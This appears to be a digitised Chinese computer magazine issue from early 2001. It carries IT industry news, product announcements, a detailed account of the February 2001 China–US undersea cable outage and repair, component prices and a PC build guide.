网民可以通过网站 www.chinesebsa.org 或拨打免费热线 800-810-0036 进行举报

美国网站排座次

AOL、微软、雅虎仍居前三

Jupiter Media Metrix 公司 2 月 14 日公布的最新调查显示

由"共创软件联盟"主持的国家 863 计划项目

CC-Linux1.0嵌入式操作系统正式发布

nVIDIA重大举措

MX 一分为三抢市场

M64 将淡出江湖

M64 和 vanta 近期可能涨价

3 月 24 日

豪杰公司将推出"大眼睛"

性能堪与 ACDSee 一决高下

3 月下旬

《金山游侠》重出江湖

新版的《金山游侠III》支持 DOS/Win9x/Me/NT/2000 多平台，让玩家随心所欲修改游戏

新天地推出 48 元低价游戏

分别是《吸血鬼：假面舞会》、《黑暗王朝 2》、《命运战士》、《古墓丽影：历代记》，还将陆续推出《盟军敢死队 2》、《Hitman: Codename 47》、《小鸡快跑》、《Deus Ex》

联想电脑喜获ISO14001"绿色通行证"

经过一个多月的试运行

长城集团 ERP 系统正式上"岗"运行

台电光驱争做亚洲第一品牌

中国台湾台电(TELECT)科技公司近日宣布2001年的目标是在中国乃至整个亚洲市场树立光驱第一品牌

■视点

破除电信垄断，尚需努力 【搜狐】

中国信息产业部明确表示，一定要坚决破除电信垄断，但是整个过程将很艰辛。如今，中国电信市场出现了中国电信、联通、移动、网通、吉通、卫通和铁通等七大电信运营商齐头并进的局面，这种竞争是否将有利于电信垄断的消除？还是在竞争中将会出现新的'寡头"？人们拭目以待。

.com公司谁能幸存？ 【网络世界】

分析家们在分析了一圈电子商务企业后，认为只有包括 eBay、Yahoo、Amazon、iQVC、JCPenny、Active、Barnesandnoble、Travelocity 在内的8家电子商务网站尚有可能在暴风骤雨中存活下来……到底结果如何，相信只有时间可以证明。

挑战最易留人 【网络世界】

困扰 IT 公司的常常是人才的频繁流动。根据美国电子协会进行的调查显示，提供挑战性的工作是留住IT人才最有效的手段。除此之外，好的工作环境、灵活的工作时间、股票期权、更多假期、支持其事业发展和家庭、衣着休闲及高质量的管理等。

软银"帝国"与崩溃搏斗 【ChinaByte】

《远东经济评论》的一份调查报告显示，软银在经营过程中追求的目标不尽相同，甚至投资方向自相矛盾。在其互联网行业投资中，许多项目丝毫未显现出能够通过软银集团的力量加以整合起来，形成一个具有凝聚力且能持久运作的公司整体……组织机构脆弱，发展战略模糊，这是值得追究的重要原因。同时，全球互联网公司股票的价格下降趋势，无疑对软银筹资能力是雪上加霜，进一步加剧了本来已日益恶化的软银资产负债表。

联想遭遇强劲挑战 【ChinaByte】

2000年的联想电脑在中国的市场占有率已经超过了30%，这个数字在许多不同的生产领域经常被认为是一个"垄断"的临界点……作为一个IT企业，如果在技术方面不能独树一帜的话，那么它的品牌的核心竞争力就会面临逐渐弱化的危险。联想作为一个高速成长的PC生产商已经到了一个突出加强技术的关键时期，其身后的追赶者方正、TCL、DELL、华硕尽管在短时间无法动摇其领先的市场地位，但毫无疑问会抢占联想的市场，从而削弱联想的领先优势。这种势态对中国的电脑用户是好事，对中国的IT产业来说是好事，对联想更是一件好事。

并非危言耸听：中国股市面临股灾危险 【中国经济时报】

吴敬琏先生关于中国股市的一些观点，成为近期以来最引人注目的经济和社会焦点。而他的观点最让所有关心中国经济前景的人士注意的，也许并不是股市的涨跌，也非股民们及其他投资者的一时之得失，而是中国股市是否会爆发大规模的股灾。

华硕：我有一个梦想…… 【先驱论坛电子杂志】

华硕 1.4 亿广告开路，矛头所向直逼联想。1.4 亿，华硕到底想

干什么？虽然华硕高层比较低调，但沉稳中自有其志在必得的信心。华硕在全球主板市场上占有13%的份额，华硕认为在电脑整机中除了CPU和硬盘，其他部件都可以自己生产，做整机水到渠成，这个优势就相当于在彩电行业里屡屡发动价格战的长虹一样，因为长虹能够生产除了彩管之外的几乎所有零部件。华硕面对拥有全国158家专卖店3000多个营销点的联想，其骄傲一言以蔽之就是“他们技术不行”。

Windows XP：Copy APPLE again?　【先驱论坛电子杂志】

当初奇怪的Windows 95渐渐远去了，现在奇怪的Windows XP来了，到底XP能否又像当初引起软件界一片XX95跟风呢？谁也不知道，但是在APPLE的字典里很简单，就是微软老大又开始拿起剪刀COPY了。“这简直就是OSX的赝品嘛。”APPLEFAN这么说，但是界面的一些类似是否就以为是COPY呢？非也，笔者倒觉得这是APPLE一种成功的误导和“妖魔化”微软。

P2P渐欲迷人眼　【先驱论坛电子杂志】

《石器时代》来了，《第四世界》来了，很快AOL的ICQ也要来了，微软正在酝酿一个类似NAPSTER的P2P软件，连SUN 和IBM也在后面磨刀霍霍。P2P，究竟有什么样的魅力？……很简单，P2P就像交服务费送呼机一样，卖的是一种服务！服务，这才是未来信息经济的特征！这才是未来因特网经济的特征！所以，它必然要成为潮流之主。

■图片新闻

海尔智能超人电脑开启人性化时代

2月14日，海尔电脑在京隆重发布了首家研制成功的能与人对话的电脑——海尔智能超人系列。它把生物统计技术融入了电脑的设计中，赋予电脑人性化特征，具有“刻”隆超人、追时超人、“听”话超人、千里眼超人、小秘超人、问不倒超人、制片超人、飞车超人八大功能。



■声音

“我向中国表明，在其指定国内和国际政策，帮助电子商务和电信改革方面,英国可以成为中国的一个重要伙伴。”

——语出自英国电子商务国务大臣帕特里夏何维特。

“大家都认为eToys的电视广告非常棒，但这种广告并没有将消费者消费的欲望带动起来。”

——J.P.Morgan Chase & Co.的前分析员面对曾经与雅虎、亚马逊和eBay齐名的eToys如是说。

“目的在于加强竞争力”

——美国戴尔电脑公司在谈到近日宣布的裁减美国德克萨斯州1700名职员时发表的理由。它还表示，这将能够使该公司在整个全球经济低迷的形势下，提高基础性竞争实力。

“中国互联网业已经提前‘入世’，提前进入了国际市场，雅虎等国际大网站实际上已经进入中国。所以，加入WTO，对互联网业谈不上真正的冲击。”

——王志东2月22日应邀在“香港资讯基建国际研讨会”的演讲。

“只谈恋爱，不结婚”

——索尼公司董事长兼CEO出井伸之认为，在网络时代，企业的吞并、收购并不能提高企业的效率，因此企业与企业之间应该采取这种态度。

“只有在森林中才能长出大树”

——TCL集团总裁李东升在谈及中国家电业竞争时如此解释竞争带来的正面影响。

“视窗体验是我一直想要创造的软件，它是我母亲那一代人需要的操作系统。”

——面对即将推出的"视窗体验(Windows XP)"也叫"视窗妈妈(Windows Mom)"，微软一位高层主管这样解释它的简单、易用。

“电脑病毒通常只是讨厌的‘纸老虎’”

——虽然一些媒体在描绘电脑病毒时，喜欢采用“传染”和“危险”一类的词汇，给人感觉像是发现了埃博拉病毒。其实不然，电脑病毒通常只能算是一种令人讨厌的小东西而已。记住，最简单、也是最有效的方法就是：不要打开任何一封来历不明的电子邮件。

■数字

85.98亿元	北京市已实施的326项专利的年创产值。
100万	北京地区拨号上网网民数，其中一线通用户已有十余万。
130亿美元	据Aberdeen公司估计到2005年家庭网络市场扩大的规模。
89.87%	北京市信息化总指数，居全国各地区之首，已接近世界中等发达国家的平均水平。
2分钱	从2月21日起上网特服号电话费每分钟的费用。
1990万	据IDC调查，去年亚太地区（除日本）的PC总销量。
4255亿元	信息产业部部长吴基传公布的2001年中国信息产业的宏观调控目标，信息产业增加值达到4255亿元人民币，对国内生产总值的贡献率达到4.5%。

国际新闻

★微软酝酿即时讯息传递市场“大冰雹”

据报道，在大张旗鼓加紧开发Windows XP和Office XP的同时，微软公司正在私下全力开发一种代号为“大冰雹”的新技术。微软试图凭借"大冰雹"技术，把即时讯息传递重新定义成一种完整的开发平台，准备将其发展成为基于Web的电子邮件、即时股票报价，以及日程安排等多种互联网服务所依赖的基础架构。

★AMD发布HyperTransport技术

AMD公司近日发布了HyperTransport技术，旨在使PC中的微处理器、网络设备，以及通信设备之间的数据传输速率大幅度提高。这种技术可应用于服务器、工作站、网络转换器，以及嵌入式应用设备中，可提供的最大带宽高达每秒1.6G。

★Sun着手开发P2P技术"Jxta"

美国Sun Microsystems公司开始着手独立开发P2P（Peer to Peer）技术"Jxta"。这一消息是由Sun主任科学家比尔·佐伊于近日在旧金山举行的"TheO'Reilly Peer-to-Peer Conference"上发表讲演时宣布的。该公司计划在4月份由Sun在Web网站上公布基本规格后广泛吸收其他公司参与开发。

★Adobe将推出Photoshop基础版

Adobe在近日开幕的照片营销协会展示会上发布了用于取代Photoshop限制版（Photoshop LE）的基础版——Photoshop Elements。基础版针对普通制作人、摄影爱好者、商人等需要进行图形处理、但又不需要专业版高级功能的中间用户开发，售价为99美元，预计将于今年二季度在美国、欧洲和日本正式推出。

国内新闻

WPS 2000获殊荣　2月19日，国务院在人民大会堂隆重颁发了2000年度国家科学技术奖项，党和国家领导人江泽民、朱镕基、胡锦涛出席大会并颁发了奖杯。金山WPS 2000荣获了国家科学技术进步二等奖（一等奖空缺），这是国内通用软件行业获得的国家级最高的荣誉。3月3日，WPS最新版本2001的β3测试版，也是最后一个公开的测试版在全国发放。

源兴光驱再创"定风指"降噪音　日前，源兴微电子公司在"定风珠"的基础上又推出了降噪功能的"定风指"。具有该功能的52X光驱，除可继续使用"定风珠"软件进行降噪外，又增加了利用光驱面板上的播放按钮进行降速除噪音的功能。用户可在光驱运行时，按动光驱面板上的播放按钮来调节光驱的倍速，并可重复循环调整以满足用户的不同使用需求。

奔驰FC-815EP主板全面上市　近日由新天下公司上市的奔驰FC-815EP主板集成了CMI新的六声道声卡，可以轻松组建环绕6声道音响系统。同时，它还具有独特的SeePU免跳线功能，支持线性超频，可调CPU核心电压，最高外频高达170MHz。售价仅为888元。

网络隐患有“克星”　为了预防网上安全的隐患，前不久联想电脑公司推出跨入21世纪的第一款商用电脑——联想奔月4000，设计出由网络安全隔离卡和双硬盘共同构筑的双网隔离系统，可以轻松实现因特网环境（外网）和局域网应用环境（内网）的切换，从而根本保证电脑信息的安全。

长城集团网上办展会　不久前，长城集团在常青藤网站（www.Tonghua.com.cn）成功举办了一次大规模的“成果展览会”，旨在报道长城集团的整体实力以及在各个领域取得的最新成果，深度介绍在集团战略部署中起到重要作用的下属子公司，通过这些公司业务的互补性，全面介绍集团面向网络的新策略。

EMC演绎纯平超凡魅力　日前，EMC再次推出了纯平新品——PD-950F。截至2月初，该产品销量已逾2000台。据悉，该产品应用了三菱公司的NatureFlat Diamondtron纯平钻石珑，使其显示画面达到完全无变形的至臻平面境界。同时用户还可进行亮度、对比度、水平宽度、水平位置、枕形对称、梯形对称、平行四边形旋转、消磁、色温、重设等项目的选择，深受用户喜爱。

★办公之星即将面市

全新智能办公系统办公之星独创办公系统定制功能、文档样式链接数据库功能、电子印章功能，支持网络环境下多用户对同一文件操作，主程序可独立运行。可提供多种打印模式及大量实用模板，考虑办公室工作人员的需求，简化了大量的工作内容。测试版下载地址http://www.standsoft.com/rjxz/ostar.exe。



★创新公司PlayWorks(PS2000 Digital)

此款经济实用的两件套音箱系统，拥有一个全新设计的火箭炮状的Dipole音箱和一个强劲的低音炮，通过EAX音频技术自动调节，支持真正的杜比数字解码，提供环绕音效。同时，还提供光纤接头，可与Sony PS2等游戏机进行连接。



丽台整合主板新飞跃　丽台科技新近推出支持AMD K7 Duron/ThundBird CPU平台的整合单芯片主板WinFast 7300K7。它采用SiS730S整合型单芯片，支持Socket A CPU及MicroATX规格设计，整合了128-bit 3D绘图显卡、ATA100 IDE控制器、10/100以太网卡、3D立体音效，支持2个USB埠，内建2条168pin DIMM插槽，及1条AGP4X、3条PCI等扩充槽，内建DVD硬件加速引擎。

技嘉科技新品GA-7ZX主板　技嘉科技最新推出的GA-7ZX（Rev 5.1）主板采用Via最新北桥KT133A（VT8683A），提供对AMD新款133外频(FSB 266）Athlon的支持，同时采用超级南桥686B，支持ATA 100高速硬盘。它的三组带速度检测的风扇接口，为系统稳定运行提供了更为可靠的保护。新款主板还带有Creative CT5880四声道音频系统，充分满足了多媒体游戏和DVD AC-3解码的需求。

联想昭阳回馈用户　为了回应联想昭阳用户的支持，联想近日宣布为昭阳15系列笔记本电脑全面升级。升级内容包括CPU、内存等。升级后的Intel Celeron600在目前低端笔记本电脑专用CPU中，属于高配置。可见，此次联想昭阳15系列的全面升级再一次提升了目前市场上万元笔记本电脑的综合性能。

P4机型破万元 进入主流家用市场　2月初，七喜公司正式对外发布其售价为9999元的P4机型喜笛6000，这是国内外第一款价位在万元以下的P4机型，预计随着喜笛6000的推出，中国家用电脑市场将领先于美日等主要PC市场，而率先进入P4时代，这对我国的信息化进程也将起到极大的促进作用。

磐英8KTA3价格大跳水　磐英8KTA3主板为答谢用户，近日推出特价799元。它采用VIA KT133A芯片组，支持Socket A接口的AMD Duron和Athlon系列CPU，南桥采用686B，支持ATA100硬盘接口标准。扩展性包括6 PCI、1 ISA、1 AGP、4 DIMM，外频丰富，支持逐兆线性调频。

方正电脑通过CCEE安全认证　年初，方正电脑全线产品全部通过中国电工产品认证委员会（CCEE）认证，成为国内少数全线产品通过此项认证的电脑厂商之一，表明方正电脑在产品的安全制造和应用等环节上已经和国际标准充分接轨，达到了相当高的水准。同时，这也是方正电脑一贯坚持"技术领先，用户至上"产品研发理念的充分印证。

银河P4电源　近日银河配合P4 CPU及主板推出P4电源——ATX-400-P4，电源输出功率可达400W，特别是+3.3V可输出真正达20A以上的电流，可以确保在极端的情况下也能保证微机正常工作。通过了CCEE认证和GB9254—98B级、FCCB级测试，主要面向高档个人电脑和服务器及图形工作站用户。

国际新闻

★围绕笔记本电脑CPU的"0.13μm技术"之战

为了抗衡作为低耗电笔记本电脑CPU而引起轰动的Crusoe，英特尔也开始推出超低电压版Mobile Pentium III和Celeron——在追求最高速度产品之外的另一个战场上两公司激战正酣。围绕提高CPU工作频率的竞争的重要意义在于使半导体制造的加工技术顺利地过渡到0.13μm，这对于降低CPU耗电同样重要。

★爱立信、IBM联手提供下一代移动互联网业务


爱立信与IBM最近宣布双方将联手为金融服务类企业提供移动互联网业务，这些业务将远比现有的获取、查阅帐户信息等B2C服务来得丰富多采。爱立信与IBM公司将开发并应用能实现高附加值、大业务量的B2C服务技术，如财务管理、帐户累积，移动交易及信用卡和支付预警。

★三大手机厂商推出Stinger测试版智能手机

在法国戛纳举行的GSM全球大会上，三大手机制造商展示了基于Stinger测试版本的智能手机。Stinger是微软基于Windows CE 3.0操作系统开发的一种智能手机平台，它使手机具备了互联网和个人信息管理功能。据估计，全球手机销量将在2006年达到19.5亿部，其中预计将有45%配备用于访问互联网的微型浏览器软件。


★技嘉3D加速卡GF-2010DT

由技嘉科技推出的新一代图形芯片GeForce2-Pro 3D超效图形加速卡GA-GF2010DT，以全新的4x4 Hypertexel Pipeline 架构，能够在一次时钟脉冲中同时处理高达两个以上的



★七彩虹显卡又出新品

世和资讯近日推出了七彩虹GeForce2 MX，显卡采用nVIDIA GeForce2 MX核心显卡芯片，64MB SDRAM显存，0.18微米工艺设计，台湾原厂生产，采用日本PCB板原料，8 x 8MB三星5.5ns显存颗粒，钽电容六层板布线设计，还配备了LCD接头，具有DVD全屏动态影像处理和TV输出



信息高速公路大塌方

□江苏　瓢城大玩童

——中美海底光缆阻断事件始末

2月9日上午，中国的网民们在上网后纷纷发现自己无法浏览国外站点，特别是北美网站更是无法连接。与此同时，各大网站和新闻媒体也纷纷接到大量的网民和企业打进来的热线电话，所反映的问题也只有一个：无法访问国外的网站。很快，这个问题就成了论坛和OICQ上的热点话题。临近上午下班时，有小道消息开始在网上流传：无法访问的具体原因是中美海底光缆断了。下午上班后不久，有关中美海底光缆发生阻断事件的报道终于正式出现 。

出事了！千米海底大塌方！

本次中美海底光缆发生“ 阻断 ”的准确时间是2001年2月9日早上7时45分，具体位置在我国上海崇明海缆站以东375公里处的公海中，阻断点处的水深超过1000米。受其影响，亚洲许多国家的互联网电路和对美的长话业务出现了程度不等的断路和阻塞。

中国告急　由于中美海底光缆是承担中美间因特网数据交换的重要载体，在这条海底光缆上，光中国电信就有930兆的因特网互联电路包含在其中，中国联通和中国网通也有部分因特网互联电路包含其中。根据中国互联网络信息中心的最新数据，中国大陆的国际线路总容量仅仅2799兆，登录国际互联网站本来就很拥挤。在海缆阻断事件发生后，光中国电信一家就减少930兆的国际线路容量，信息高速公路上的堵车情况也就可以想象了。不幸之中的万幸是，由于中国电信话音业务所使用的电路不在该海缆上，因此，该海缆的中断对中美之间的国际电话并没有产生影响。与此同时，从9号早上开始，中国台湾省“ 中华电信 ”公司的投诉电话就一直响个不停，该公司有近500万的用户上不了网！在台湾省内上网已成为日常生活必不可少的一部分，中断使上网一族就像少了耳朵，少了眼睛一样简直要发疯。雪上加霜的是，由于美国是台湾通到欧美国家连线的中继站，事件发生后，台湾除能与邻近地区的网络维持畅通外，其余几乎全部中断，成了一座“ 信息孤岛 ”。

东南亚告急　东南亚的新加坡、马来西亚等国，在这次事故中不单互联网线路受到影响，对美的长话业务也受到了影响。

日本告急　据人民日报驻日本的记者反映，在2月9日这天他死活也上不了中国网站。

香港特区告急　根据有关方面的报道，在这次海缆阻断事件中，香港的互联网线路也在劫难逃，受到了不小的影响。

都是渔船惹的祸？

中美海缆是承担中美间因特网数据交换的重要载体，它是由世界上23个电信机构共同出资建造的。根据设计，中美电缆是属环状电信网络，光缆总长度26000公里，有4对光纤，在中国大陆和美国大陆各设两个登陆站，形成环形，并以分支方式连接亚洲其他地区，设计容量为南北线各每秒80千兆比特。该电缆于1997年12月开工建设，其中的北线在l999年12月初全部建成，并于2000年1月19日正式投入使用，成为亚洲各国连通美国的主要电信线路。事件发生后，由于目前南线建设尚未完成，北线阻断后不能接替工作，这就使网民对北美地区网站的访问受到了严重的影响。

有关专家分析，根据以往经验，海缆发生阻断一般是在浅海从事捕捞或挖掘作业时，大型鱼网或挖掘设备将海缆割断导致的。中国海域内海缆被作业渔船破坏阻断的事件时有发生。最严重的是1999年发生过18起海缆阻断事件。尤其是1999年4月6日、7日，在离上海150公里的海域内，5根海缆全部被拉断。由于当时这些海缆大部分没有启用，所以没有引起广泛关注。目前在东海等海域活动着近2000艘“ 帆张网 ”渔船。这种渔船作业时将网抛下海，由2米长的锚刺锚在海底。由于技术原因，目前海缆埋得都不太深，中日海缆埋深1米，环球海缆埋深1.5米，中美海缆埋深1.5－2米。“ 帆张网 ”渔船锋利的锚刺很容易扎到海缆。也有人提出了不同的看法：有可能是鲸鱼将光缆咬断的，因为在80年代末就曾出现过深海光缆的聚乙烯绝缘体被鲨鱼咬坏造成供电故障的实例。不过有一点可以肯定，这次光缆事故肯定不是由于光缆本身老化等原因发生阻断的，因为一般海底光缆系统及其元器件的使用寿命都在25年以上，而这

条光缆是1997年开始建设，去年1月才正式投入使用的。

中美海缆阻断的真正原因目前尚不能确定，只有等海缆维修船将阻断海缆带回之后，技术人员进行事故分析后，才可以查明事故发生的真正原因。

抢救在行动！

中国电信在行动　事件发生后，中国电信立即与美方协商应急方案，紧急采取一切可能的措施，例如同国际卫星组织联系紧急租用国际卫星电路、同国际其他电信运营公司联系选择迂回路由等，当天下午中断的中美互联网连接就已经开始恢复，但不太稳定。上海电信也在当天临时增开了到北美地区的临时线路。但是这些措施所分流的业务量是有限的，因此在海缆阻断彻底修复前，国内网民访问北美网站将继续受到影响。

2月12日，中国电信至美国、日本共100余兆国际互联电路已经得到恢复。

2月13日，临时紧急调度增开的北京、上海至美国的250兆应急卫星电路投入使用。

2月16日，中国电信受到影响的930兆互联网电路已有三分之一找到了“替补”，网络紧张状况有所缓解。

“海连”号在行动　按照中美海缆国际维护分工的有关要求，这次事故发生在横滨维护区，应由横滨维护区负责维修。横滨维护区是一个海底光缆维护组织，共有十六家电信公司参加了这一组织，中国、日本、韩国各有一条海缆船轮流承担维修任务，这次事故发生时，正是日本船维护期。

在事故发生后，横滨维护区立即行动起来。

10日中午，日本KCS国际海缆船公司派遣的海缆船KDD"海连”号做好了前期准备工作，从日本装载了工具前往上海。

14日上午8时30分，“海连”号抵达上海吴泾码头。

14日中午12时，“海连”号开始装载光缆。中英海底系统公司为“海连”号准备了两根长度分别为3.375公里和5公里的与中美海缆所用光缆完全一样的光缆，以及6套用于海缆修复的接头材料，整个装载工作于下午3时全部结束。

14日晚上9时，5名持有国际通用执照的日本光缆维修人员飞抵上海到达“海连”号，2名中国电信的代表也于下午上船，他们将对中美海缆的抢修进行监督。

2月15日上午6时，“海连”号从上海吴泾码头出发，驶往海缆阻断点进行紧急抢修。

16日凌晨，“海连”号抵达出事点。经探测仪对出事点附近海域的广泛搜索，于当天晚上查找到了海底光缆的阻断点。

16日晚上9点，在技术人员的指挥下，水下机器人到海底找到损坏的光缆，技术人员确定阻断点，接上由上海装运的新光缆。据透露，光缆接头是一项技术难度很高的专业工作，只有持有国际通用执照的技术人员才能进行操作。我国惟一从事海缆抢修的中英海底系统公司目前有持照光缆接头人员20人。

18日早晨，第一个头续接完毕。

19日早晨，第二个头续接完毕，并从19日早晨起，开始对维修后的海缆进行全面测试，先后进行的有：X光的探测和电器测试，并通过上海崇明、美国班顿两个登陆站以及沿线的登陆支站进行系统测试。测试结果表明，维修后的光缆全部指标达到设计要求。

19日晚上7点05分，根据来自现场的消息，中美通信恢复正常。在经横滨维护区成员的认可后，中美海底光缆自接通、测试后即恢复开通。随后，对海底光缆进行了冲埋，冲埋深度1.1米。全部工程在2月22日完成，比原计划提前1天。

据了解，这次维修费用估计在500－600万元人民币左右，中国也要承担一部分，其他直接或间接的经济损失更是无法估计。

来自海底的警示

阻断事件发生后，中国台湾省“中华电信”公司首先表示将按照有关规定对其用户进行赔偿，即依照相关合约办理扣减月租费，以补偿客户因为断讯所受到的损失。

2月14日，北京市嘉安律师事务所于国富律师撰写了题为《海缆阻断，用户索赔法理何在？》的文章，对本次事故中用户索赔的法律依据进行了探讨。

2月16日，有消息称中国电信表示将不作赔偿，并列举了一些理由。

2月19日，于国富律师又撰写了题为《海缆事件—三驳中国电信不赔偿论》的文章进行了讨论。

2月20日凌晨，署名为“0.~"的黑客攻击了北京市电话局、北京移动、北京寻呼等40家网站。被黑的页面全部留下这样一句话：“这只是对电信部门迟迟未能修复电缆的一点小小的警告！”

在相应的网络故障的赔付尚无法可依的条件下，这次事故留给人们的，可能只能是一个警告，但这样的警告无疑是非常及时的。目前，利用因特网进行的远程教学、远程医疗、远程会议等都已经起步，而今后这些应用将更加普遍。随着互联网的进一步发展，它将会越来越深入地渗透到我们社会生活的每一个方方面面。如果因为网络故障造成信息中断，从而造成救险、手术等的信息受阻和关键信息的延迟，这势必会造成难以挽回的损失。在未来的信息社会中，网络的安全将关系到整个社会生活的正常运行，关系到整个社会的稳定和发展。如何采取切实可行的办法来保障网络安全，并建立有效的网络事故防范和应急措施，已是我们不能回避并亟待解决的一道难题。

事实上，由于因特网越来越广泛的应用，网络中断所造成的损失将会越来越严重，并更加难以控制。当人类在享受由于科技进步所带来的巨大便利的同时，人类也正面临着由于科技进步所带来的越来越严重的灾难的威胁。这是一个悖论，但人类必须解答。



□栏目主持　胡克

随着各大厂商近来大规模的降价，以及各种产品货源充足，春节过后的配件涨价风只是昙花一现就淹没在降价的大潮中，各地的电脑市场也出现了少有的火爆。

Intel 的降价方案已经在市场上有反应了，赛扬 II 533/566/600/633/667 的价格是 480/500/570/580/645 元，与刚过完节相比有 30 到 100 元的降幅，而更高频率的赛扬 II 以及 100MHz 外频的赛扬 II　800MHz 暂时没货。奔III　1GHz 也“降”下了高贵的头，不过散装的 2350 元还是比较贵，在市场里卖得比较多的奔III是 800EB 和 733EB，价格为 1470/1330 元。但要注意的是，现在由 600E　Remark 过来的 800EB 很多，购买时可要多个心眼。AMD 的毒龙 850MHz 已在市场出现，但售价较高，850 元，800MHz 的毒龙才 650 元嘛。畅销的毒龙 650/700/750 价格为 400/440/550 元，相对赛扬 II 依然有很大的价格优势。雷鸟系列处理器价格缓慢下降，雷鸟 850MHz 的价格也跌到了千元以内，为 980 元，其他雷鸟 750/800/900/950/1GHz/1.1GHz 的价格分别是 715/910/1160/1360/1580/1960 元。另外也许是 AMD 考虑到不断的降价与升频，会使分属低端与高端市场的雷鸟有市场重合的可能。据称从第二季度开始，AMD 将停产 1GHz 以下的雷鸟，1GHz 以下市场将完全由毒龙来争夺。

按理说 DDR　SDRAM 推迟成为主流对 SDRAM 是个好消息，但市场上 SDRAM 的价格却依然没有任何反弹的迹象，现代 PC133　128MB 一直在 350 元以下波动，某些地方最低曾到 300 元，而 KingMax　PC133/150　128MB 也降到 470 元。不少朋友看到内存这么便宜，配 256MB 内存便成了顺理成章的事。不过单条 256MB 还是比两条 128MB 更贵，现代 PC133 要 800 元左右，KingMax 的是 1000 元左右。考虑到现在的主板内存插槽一般用不完，而且使用两条 128MB 即使其中一条出了问题而另一条能继续使用的优势，所以配 256MB 不妨考虑用两条 128MB。另外需要提醒大家的是，内存多了操作系统也要选对，笔者就被那个号称最后一代 9X 操作系统的资源管理搞得头都大了，192MB 内存还只是多用几个 IE 浏览器就会资源不足……

板卡市场是近期降价的主力军，一方面是因为厂商竞争厉害，另一方面是因为产品售价高，有降价空间，而且新产品即将上市也是不小的原因。nVIDIA 在 2 月底发布新一代 GPU——NV20，原来中高端产品 GeForce2　GTS 则是大规模的降价。首先是千元级的 GTS　Pro　32MB　SDRAM，接着是某些二线厂商 GTS　32MB　DDR 降到千元出头，而更高档的 GTS　Pro　64MB　DDR 也不到两千元，而且就连华硕这种大厂也参与到降价中，它的 GTS　32MB　DDR 也降到 13XX 了。受此影响，相信各厂家的各级产品都会有一次大规模的价格调整，最终受益的将是我们消费者。ATI 的“镭”系列是现在惟一能与 GeForce2 系列抗衡的显卡，其主要针对中国市场推出的千元级“镭”(LE) 更受到一致的好评，不知道面对 GeForce2 系列的价格压力，“镭”系列会作出怎样的反击？主板的降价幅度虽然不如显卡大，但由于是华硕、微星两家大厂率先发难，也是颇受关注，微星的 KT133 主板降到 920 元，华硕的 815EP 主板也降到了千元附近。另据消息，Intel 为了夺回被 VIA 争去的芯片组市场，对采购 815EP 芯片组的厂商有一系列的优惠措施。看来 815EP 主板还有不小的降价空间，主板价格战也是一触即发。

与其他配件的降价相比，硬盘依然是昂着高价的头，IBM 的 7200 转 20G/30G/45G 分别是 1060/1240/1330 元，迈拓金钻五代对应型号比 IBM 低 40 元左右，希捷的酷鱼 II 依然有很大的价格优势，30G 的 1050 元。5400 转的 IBM 与迈拓价格相当，20G/40G 都是 860/1160 元，希捷 20G 则要低 40 元，WD 单碟 30G 的产品依然没有在市场上出现。

鸣谢本栏特约信息员
杨法　余庆辉　俞辉

闷豆：这键盘手感不错，是什么型号？

奸商：我这边有点忙，你看那个牌子上写着呢，稍等一下。

闷豆：(看着惟一的一个牌子) Acer　52M，120元，这就是52M呀，是比我原来的老键盘好用。

奸商：(一脸奸笑走过来) 是啊，52M 可是意大利设计师设计的，有超强防水功能。

闷豆：那我在上面洒点水试试？

奸商：这就不必了吧，大家都这样试键盘，再好的键盘也受不了呀！

闷豆：可我看这个键盘上怎么没有标型号，你不会骗我吧？

奸商：你看这些键盘都是没有标型号的，而且这个键盘还送一张光盘，不是名牌怎么出得起这钱？



闷豆：好是好，价格能不能优惠点？

奸商：看你是常客了，我就给你我们的调货价吧。

评：Acer 的防水 52M 键盘是知名键盘，但产品的售价较高，商家都不愿意进货，所以多数用户对 52M 都只是耳闻。而由于 Acer 的 52V、52T 在外型上与 52M 非常相似，所以被一些 JS 用来冒充 52M，从而增大自己的利润。其实辨认 52M 非常简单，产品的外包装盒是彩色的，不是 52V 那种材料原色的，在产品底部也标有 52M 的字样。另外大家注意到没有，在整个过程中，奸商并没有说卖给闷豆的是 Acer　52M，大家要小心呀！

装机指南

A

配件	品　　牌	参考价格(元)
CPU	FC-PGA Celeron 633MHz	580
主板	美达S694X	600
内存	Winward PC-133 128MB	330
硬盘	Maxtor 星钻 40GB(2MB Cache)	1200
显卡	SIS305 32MB	300
声卡	Cmedia 8738	70
光驱	长谷 50X CD-ROM	380
机箱(带电源)	世纪之星	280
Modem	云舟(Motorola芯片)	180
鼠标	兼容鼠标	25
键盘	Acer 超薄	60
软驱	NEC 1.44	100
音箱	漫步者R321T 2.1	200
显示器	爱国者700A Plus	1850
总价		6155

评论:很久没有用Intel的CPU装机器了，主要是因为在同类产品中，Intel的CPU要比AMD的贵，而两者的性能在一个档次上，毕竟很多媒体都有测试数据在一边摆着呢！但是Intel的这款C633（编号为SL4NY)，可是有很多品质都还是很不错的。配合美达S694X主板，系统运行时的性能十分稳定，且价格也很合适我们购买。

这些日子内存跌得很厉害，很多内存都断货了，不知道是跟从DDR还是RDRAM，市场上能见到的内存厂家是越来越少了，不过发现一种Winward的PC-133内存，试了一下，性能很好，所以本套配置可以用它。

硬盘也是市场上相对来说十分紧张的东西，而Maxtor星钻40GB的GV版本的产品，虽然速度只有5400转，可是缓存却有2MB，而且重要的是它的单碟容量有20GB，这样一来在总体速度上还是比一般的硬盘快点，价格也是比较合适的。相比之下，很多7200转的20GB容量的硬盘，要卖到11XX元，30GB的也要卖到119X-123X元。可见这款硬盘很重要的一点是其性能价格比相对令人满意。

显卡是在市场里走动时偶然看到的，SIS305芯片的没有牌子，不过显示内存竟然有32MB，而且听说是给整机做OEM的。看它的做工还行，就试用了一下，性能还是很不错的，比TNT2 Vanta 16MB要好多了，在图像加速方面的性能不错。

